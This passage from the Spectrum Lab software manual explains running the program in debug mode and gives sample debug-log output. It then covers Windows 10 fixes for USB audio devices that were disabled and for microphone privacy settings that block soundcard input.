This item launches a batch file, which in turn launches Spectrum Lab with the '/debug' switch as explained above. After SL terminates, the batch file shows the contents of the debug log in an extra console window.
After running Spectrum Lab with the 'debug' switch, the first few lines in the (debug-) logfile may look like this:

```
19:38:45.9 Logfile created, date 2012-10-15
19:38:45.9 checking instance...
19:38:45.9 Executable: c:\cbproj\SpecLab\SpecLab.exe
19:38:45.9 Compiled  : Oct 15 2012
19:38:45.9 Data Files: c:\cbproj\SpecLab
19:38:45.9 init application...
19:38:45.9 creating main form...
19:38:46.0 Constructing main form
  ... (many lines removed here) ...
19:38:49.7 Sound devices started
19:38:49.7 Back from InitAudioDevices .
```

```
19:38:51.1 Launching Sound Thread
19:38:51.1 Clearing digimode chunks
19:38:51.1 Clearing audio chunks
19:38:51.1 Entering audio thread loop
19:38:51.1 First call of RunProcessingChain() ..
19:38:51.1 Back from RunProcessingChain()
```

If all went well, after quitting Spectrum Lab in 'debug' mode, the last lines in the logfile should look similar to this (there may be more, of course):

```
19:38:55.7 Beginning to close ....
  ... (many lines removed here) ...
19:38:59.4 Deleting SPECTRUM objects
19:38:59.4 Deleting other buffers
19:38:59.4 FormClose done
19:38:59.4 Ok, all 85 dynamic memory blocks were freed.
19:38:59.4 Reached last termination step; closing logfile.
```

If you find strange looking lines with one of the following messages in the logfile....

- "PANIC: Integrity check failed..."
- "PANIC: Someone destroyed an XYZ structure in memory"
- "SERIOUS BUG: ..."

... then please send me a copy of the entire logfile (debug_run_log.txt) via email, or (preferred) to the Spectrum Lab User's Group mentioned in the next chapter.

18.8 7. Windows related issues...

.. are, as you can imagine for a program that was initially written to run under Windows 98, manifold ! Especially under Windows 10, the "operating system" got a bit paranoid, and (by default) won't allow an application to save files where *you* (or the application) wants to have them, won't allow an application to use the microphone (even though it was *you* who selected the input device), etc.
Most of these issues are listed in the document titled 'Spectrum Lab Installation and program start', for example:

- Avoiding audio bypass from 'Line-In' to 'Line-Out' *in the soundcard*
- Avoiding audio drop-outs (caused by thread priorities / high CPU load)
- Stop windows from hiding audio devices that are not 'plugged in'
- Windows 10 camera, microphone, and privacy

7.1 More "fun" with Windows 10 : USB audio devices are DISABLED and no longer displayed

Out of the blue (after a Windows 10 update, possibly "1703"), USB audio devices (codecs) were stupidly all switched to DISABLED. And, since they were now DISABLED, they were **no longer listed** when an application (like Spectrum Lab) tried to enumerate them in a selection list, and of course they could not be opened or used anymore. Ouch.
Cure: Open the *Windows* **Sound** tab (or 'Sounds' after right-clicking the loudspeaker icon in the taskbar, in a popup menu), which opens the dialog titled
'Sound' with tabs 'Playback', 'Recording', 'Sounds', 'Communication'
(German: 'Sound'-Dialog mit 'Wiedergabe', 'Aufnahme', 'Sounds', 'Kommunikation').
Switch to the 'Recording' tab. Right-click into any device listed there (hopefully). Under Windows 10, a popup menu with items like
Show Disabled Devices and
Show Disconnected Devices
should appear. Check both of them (you want to have *all* devices listed here, regardless if they are still disabled, and regardless of an audio jack plugged in or not.). With *all* devices listed now (hopefully), you can right-click on those devices that Windows (10) has stupidly disabled. Another pop-up menu appears.

Click on menu item 'Enable', to enable the device again.
For example, the USB audio codec in an IC-7300 appeared as "Mikrofon (USB Audio CODEC)" there.

(losely based on www.sdr-kits.net/documents/VNWA_Sound_Devices_error_after_Windows10_upgrade.pdf, thanks Jan !)

See also (older, but related subjects) :
Windows 10 camera, microphone, and privacy,
Stop windows from hiding audio devices which are not 'plugged in' (even Windows 7 had this bad habit).

18.8.17.2 Even more "fun" with Windows 10 : No more audio from the soundcard due to 'Privacy Settings'

Out of the blue (after yet another Windows 10 security update, possibly "1803"), all audio inputs from soundcards and similar devices (including audio codes in SDRs like IC-7300, IC-9700 and many others) failed. Like many other soundcards, Spectrum Lab was unable to open such devices for input anymore. The following error message appeared in SL's error history (and, if it was allowed to automatically pop up the error history display, showed this immediately after launch):

```
Device ID Out of Range in SoundInOpen
```

Reason: Since Microsoft still think anything with an analog-to-digital converter in an audio device must be a "Microphone", so their new 'Privacy Settings' **switched off the use of audio inputs** on your computer.

Cure: Change the Privacy Settings as follows:
Start Button .. Settings .. search for Privacy; Microphones
There's a screen showing 'Microphone' / 'Let apps use my microphone', with the usual slide switch. Turn it on for all applications, or (if you don't trust some of the software installed on your PC) try to specifically allow those programs you trust to use the 'microphone'.

(based on www.sdr-kits.net/documents/VNWA_Windows_10_Privacy_settings.pdf, thanks Jan !)

18.9 8. Buglist (moved to the SL User's group)

As of 2018, an up-to-date list of bug reports, and possible fixes, was at the Spectrum Lab User's Group (currently at groups.io).

top of page

Last modified : 2020-10-23

Benötigen Sie eine deutsche Übersetzung ? Vielleicht hilft dieser Übersetzer - auch wenn das Resultat z.T. recht "drollig" ausfällt !
Avez-vous besoin d'une traduction en français ? Peut-être que ce traducteur vous aidera !

19 Spectrum Lab - Keyword Index ("A to Z")

Missing an important keyword here ? Please tell the developer : dl4yhf (at) free net (dot) de - remove all spaces and replace characters.